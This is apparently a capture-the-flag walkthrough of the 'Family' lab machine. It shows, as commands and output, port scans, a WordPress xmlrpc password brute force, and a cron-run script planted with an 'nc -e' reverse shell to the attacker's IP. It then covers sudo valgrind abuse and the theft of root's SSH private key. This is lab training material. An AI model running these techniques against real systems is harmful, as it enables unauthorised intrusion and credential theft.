

Family

Family.

  created by ||  cromiphi

 **Release Date** // 2021-04-30

 **MDS** // `ac898c36edc40535659a6b668c030a11`

 **Root** // 88

 **User** // 91

 **Notes** //

Hack and fun.

Download 

Reviews

Congratz migue1985 you pwned it!



```
(root@kali)-[/home/guel/Work]
# nmap -sS -p- --open -Pn -n -vvv --min-rate 5000 192.168.0.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 12:15 EDT
Initiating ARP Ping Scan at 12:15
Scanning 192.168.0.47 [1 port]
Completed ARP Ping Scan at 12:15, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:15
Scanning 192.168.0.47 [65535 ports]
Discovered open port 22/tcp on 192.168.0.47
Discovered open port 80/tcp on 192.168.0.47
Completed SYN Stealth Scan at 12:16, 27.11s elapsed (65535 total ports)
Nmap scan report for 192.168.0.47
Host is up, received arp-response (0.0013s latency).
Scanned at 2025-04-18 12:15:53 EDT for 28s
Not shown: 34510 filtered tcp ports (no-response), 31023 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:E1:89:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Read data files from: /usr/share/nmap
```

-sCV

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 0d:4e:fd:57:05:8f:d0:d6:1d:67:5d:6d:4e:b5:c9:fc (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCApEntFYjhNQ+7x67HcMoAQUViBhKHmP11Z/fmq8foDERFE4YNzG2NnWeSI9Q01
UYSarXCTgfp4QmPfwSFz951BdZRgCPfN9QK9ja4GKdfFxudbLk+qD+XHqKU1aiCERxs7GGKWC69We9dFMnhG+W0zzrZz6qzBzXbjJL/
V/dHi+Cb717DI/3RxEmy1jZw/71lnniTDFYB4ffEBw9sZ24TG9SEMfeqqpWMMXH5rYREx
|   256 d4:98:fb:a7:94:bd:0c:c6:a8:60:5b:bc:b9:c7:f4:51 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL0QDIMBdHXi+QuzwPAIoeqAQvafw
ceLg=
|   256 fa:34:3a:25:74:40:99:fc:4f:60:be:db:7e:7f:93:be (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBbXRyw9p89DRcXfLut4rMu0wuGAupVhxSDMvqVc0xco
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.38
|_ http-ls: Volume /
|_ SIZE TIME FILENAME
|_ - 2020-02-06 07:33 wordpress/
|_
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Index of /
MAC Address: 08:00:27:E1:89:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:17

```

```

(root@kali)-[/home/guel/Work]
# whatweb 192.168.0.47
http://192.168.0.47 [200 OK] Apache[2.4.38], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.0.47], Index-Of, Title[Index of /]

```

```

(root@kali)-[/home/guel/Work]
# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.0.47/wordpress/

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)



[+] Url: http://192.168.0.47/wordpress/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode



/wp-content (Status: 301) [Size: 327] [→ http://192.168.0.47/wordpress/wp-content/]
/wp-includes (Status: 301) [Size: 328] [→ http://192.168.0.47/wordpress/wp-includes/]
/wp-admin (Status: 301) [Size: 325] [→ http://192.168.0.47/wordpress/wp-admin/]
Progress: 207643 / 207644 (100.00%)

Finished

```



```
| Confirmed By:
| Opm1 Generator (Aggressive Detection)
| - http://family/wordpress/wp-links-opml.php_Match: 'generator="WordPress/6.8"'
| Query Parameter In Install Page (Aggressive Detection)
| - http://family/wordpress/wp-includes/css/dashicons.min.css?ver=6.8
| - http://family/wordpress/wp-includes/css/buttons.min.css?ver=6.8
| - http://family/wordpress/wp-admin/css/forms.min.css?ver=6.8
| - http://family/wordpress/wp-admin/css/l10n.min.css?ver=6.8
| - http://family/wordpress/wp-admin/css/install.min.css?ver=6.8
|
[!] The main theme could not be detected.
[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[!] No Config Backups Found.
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / phantom
Trying admin / phantom Time: 00:01:13 > (2000 / 14346392) 0.01% ETA: ??:?:??
[!] Valid Combinations Found:
| Username: admin, Password: phantom
[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 1
| Requests Remaining: 24
[+] Finished: Fri Apr 18 12:30:36 2025
[+] Requests Done: 2179
[+] Cached Requests: 4
```



```
(root@kali)-[/home/guel/Work]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.47] 52432
Linux family 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
18:43:28 up 28 min, 0 users, load average: 0.00, 0.12, 0.31
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
total 16
drwxr-xr-x 3 www-data www-data 4096 Apr 25 2021 .
drwxr-xr-x 12 root root 4096 Apr 22 2021 ..
-rw-r--r-- 1 www-data www-data 324 Apr 25 2021 .bash_history
drwxr-xr-x 3 www-data www-data 4096 Apr 25 2021 html
www-data@family:/var/www$ cat .bash_history
bash: cat.bash_history: command not found
www-data@family:/var/www$ cat .bash_history
export TERM=xterm
clear
cd /home
ls
cd baby
cd mother
cd father
clear
find / -group www-data -type f 2>/dev/null | grep -v /var/www
find / -group www-data -type f 2>/dev/null | grep -v -E "/var/www|proc"
cat /usr/share/perl/5.28.1/perso.txt
ls -l /usr/share/perl/5.28.1/perso.txt
su - father
export TERM=xterm
clear
sudo -l
www-data@family:/var/www$ cat /usr/share/perl/5.28.1/perso.txt
unrackablepassword
www-data@family:/var/www$ ls -la /home
total 20
drwxr-xr-x 5 root root 4096 Apr 25 2021 .
drwxr-xr-x 18 root root 4096 Apr 22 2021 ..
drwxr-xr-x 5 baby baby 4096 Apr 25 2021 baby
drwxr-xr-x 4 father father 4096 Apr 25 2021 father
drwxr-xr-x 5 mother father 4096 Apr 25 2021 mother
www-data@family:/var/www$ su father unrackablepassword
Password:
bash: unrackablepassword: No such file or directory
www-data@family:/var/www$ su father unrackablepassword
Password:
www-data@family:/var/www$ su father
Password:
father@family:/var/www$ id
uid=1000(father) gid=1000(father) groups=1000(father),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
father@family:/var/www$
```

pspy

```
2025/04/18 18:56:18 CMD: UID=0 PID=3 |
2025/04/18 18:56:18 CMD: UID=0 PID=2 |
2025/04/18 18:56:18 CMD: UID=0 PID=1 | /sbin/init
2025/04/18 18:56:59 CMD: UID=0 PID=14889 |
2025/04/18 18:57:01 CMD: UID=0 PID=14890 | /usr/sbin/CRON -f
2025/04/18 18:57:01 CMD: UID=0 PID=14891 | /usr/sbin/CRON -f
2025/04/18 18:57:01 CMD: UID=1001 PID=14892 | /bin/sh -c python ~/check.py
```

/etc/passwd

```
mysql:x:100:115:MySQL Server,,,:/nonexistent:/bin/
mother:x:1001:1001:,,,:/home/mother:/bin/bash
baby:x:1002:1002:,,,:/home/baby:/bin/bash
```

file check.py doesnt exist so create one and put a nc conection

```
father@family:/home/mother$ ls -la
total 40
drwxrwx--- 5 mother father 4096 Apr 18 19:14 .
drwxr-xr-x 5 root root 4096 Apr 25 2021 ..
lrwxrwxrwx 1 root root 9 Apr 25 2021 .bash_history -> /dev/null
-rw-r--r-- 1 mother mother 220 Apr 25 2021 .bash_logout
-rw-r--r-- 1 mother mother 3526 Apr 25 2021 .bashrc
-rwxrwxrwx 1 father father 64 Apr 18 19:14 check.py
drwx----- 3 mother mother 4096 Apr 25 2021 .gnupg
drwxr-xr-x 3 mother mother 4096 Apr 25 2021 .local
-rw-r--r-- 1 mother mother 807 Apr 25 2021 .profile
-rw-r--r-- 1 mother mother 66 Apr 25 2021 .selected_editor
```

```
2025/04/18 19:14:29 CMD: UID=0 PID=4 |
2025/04/18 19:14:29 CMD: UID=0 PID=3 |
2025/04/18 19:14:29 CMD: UID=0 PID=2 |
2025/04/18 19:14:29 CMD: UID=0 PID=1 | /sbin/init
2025/04/18 19:15:01 CMD: UID=0 PID=15126 | /usr/sbin/CRON -f
2025/04/18 19:15:01 CMD: UID=0 PID=15127 | /usr/sbin/CRON -f
2025/04/18 19:15:01 CMD: UID=1001 PID=15128 | /bin/sh -c python ~/check.py
2025/04/18 19:15:01 CMD: UID=1001 PID=15129 | python /home/mother/check.py
2025/04/18 19:15:01 CMD: UID=1001 PID=15130 | sh -c nc -e /usr/bin/bash 192.168.0.36 4444
2025/04/18 19:15:01 CMD: UID=1001 PID=15131 | bash
2025/04/18 19:15:01 CMD: UID=1001 PID=15132 | bash
2025/04/18 19:15:05 CMD: UID=1001 PID=15133 | bash
```

```
father@family:/home/mother root@kali:/home/guel/Resources guel@kali:~
mother@family:~$ sudo -l
Matching Defaults entries for mother on family:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mother may run the following commands on family:
(baby) NOPASSWD: /usr/bin/valgrind
mother@family:~$
```

```
mother@family:~$ sudo -u baby /usr/bin/valgrind "/usr/bin/bash"
==15273== Memcheck, a memory error detector
==15273== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==15273== Using Valgrind-3.14.0 and LibVEX; rerun with -h for copyright info
==15273== Command: /usr/bin/bash
==15273==
baby@family:/home/mother$
```

```

baby@family:~$ sudo /usr/bin/cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAnbuWFqguL1RgxPF2k01Fv1pC4BIFjxOp+ATX3k4WvuJyEdrcAFB5
esn89B6TTKjBffemI/Ppb6/KQ+RXjgh5ZtEzxmRHh09v90AcXm76M/0wmG49v+nD79y53b
KFMjcsqwvHZXjn4b3Wk1myQTC2sP763UNfBfd5ZH9uViBqT3NZQNrmzV8V534fZsGeHsMf
vvdBU5yRWlQIHypurKs5jKtwXnRJqpTnDkics2SBcqaL+1ivwZiYnLBvdS7YZBoxRasLG5
3UKg4SIc9K3ujdYtCDYYSgJRxHQLIDRx1wGDo4Bn3jBbZsHqT6A3mpx367jx08WHLcy+eb
hGyuXtnBrwAAA8CBizLZgYs5WQAAAAAdzc2gtcnNhAAABAQCdu5YWqC4vVGDE8XaQ7UW/Wk
LgEgWPE6n4BNfeTha+4nIR2twAUHl6yFz0HpNmQMf996Yj8+lvR8pD5Fe0CHlm0TPGZEeE
72/04Bxebvoz/TCYbj2/6cPv3LndsoUyNyYrC8dle0fhvdaTWbJBMLaw/vrdQ18F93lkf2
5WIGpPc1lA2ubNXxXnfh9mwZ4ewx++91tTnJFaVAgfKm6sqzmMq3BedEmql0c0SjyzZIFy
pov7WK/BkjI2UG91LthkGjFFqwsbndQqDhIhz0re6N1i0INhhIaNHedAsgNHHXAY0jgGfe
MftmwepPoDeanHfRuPHTxYeVzL55uEbK5e2cGvAAAAAwEAAQAAQBKCYUXuXWETczmZJjM
yJlU8N83If5t/ELp4gwZkvnM05BjhSGDHEMJ0cp8I+XsM8IvCJF5isHL5NPCLmpShvPFKS
luVB+l7GXWwWNPiDP1N0EaK5TcgjOwYSD1SRhwS6mx1+00Y8QkF+GiZJXhN6ZpSiYiub7e
pBzc6Vu3HZwJELUCvAuCxDBazc+RUT9VzH2BdQ3w1D66T8c3ruuRD8P86s0zf7/Bo/0mBi
YeT/X3QcjyZTgmPjBR/m7nZNVUaDgWMCzIx20ecXX2bhdIVnpgVZVSq+Epidgv0Pa/bjfQ
AXB5vEuQ7lGz15Hx2isz5ai/zAKIGY33omnDT3f4ESvRAAAAgCkSIIVDtArb/6jXQb57In
aExbm6PurE05TEHj/COnGSjD0iWk6CFFs33ud1A4FX1ACEVKEh51KBukSGh0XHd/nAH56i
pL4h5vmyt3JqLlilSkRju2o0H1I5edxIbTHD5aFHssD3l20Sa04ax/h42BVp+Xr63FdDbS
NV8qd9gYp7AAAAGQDM02e+06t1J+X41VaGRuJTnYCFWXA5KnmmDM5UKQHm4i0dXL9xWgE
bBrFggoE2XsowMLRGOPe0ijuX0kgkpCeSB/rxmQ+Nn2x20/H7yoIgl1IbpNIK6EZTaCebC
lfdn0hK55BSl394ql0y4ns91E4XL0Xvc9RDlBvGF5BAd/KwwAAAIEAxSQf51F5oIYIvl4l
9y3g77L+VLV0Yg9iLunUT/km9abp9e2oTsNXN3e9IHja5GVx0Ujh1BC8Yposlv/oaAapJu
KC9XLqjQEmpo5gq61fG0HRP0kt1DKNuR3zIrWHot0DifichPyGISeu1/oR8tr9OR6Hmlvh
+AY4rKYqqUj+hqUAAAALcm9vdEBmYW1pbHk=
-----END OPENSSH PRIVATE KEY-----
baby@family:~$ pwd
/home/baby
baby@family:~$ nano id_rsa
baby@family:~$ chmod 600 id_rsa

```


XD


```

baby@family:~$ stty rows 20 columns 60
baby@family:~$ ssh root@127.0.0.1 -i id_rsa
root@family:~# id
uid=0(root) gid=0(root) groups=0(root)
root@family:~#

```





 created by ||
  cromiphi

Release Date // 2021-04-30

MD5 // ac898c36edc40535659a6b668c030a11

Root // 88

User // 91

Notes //

Hack and fun.

Download 

Reviews



Congratz migue1985 you pwned it!

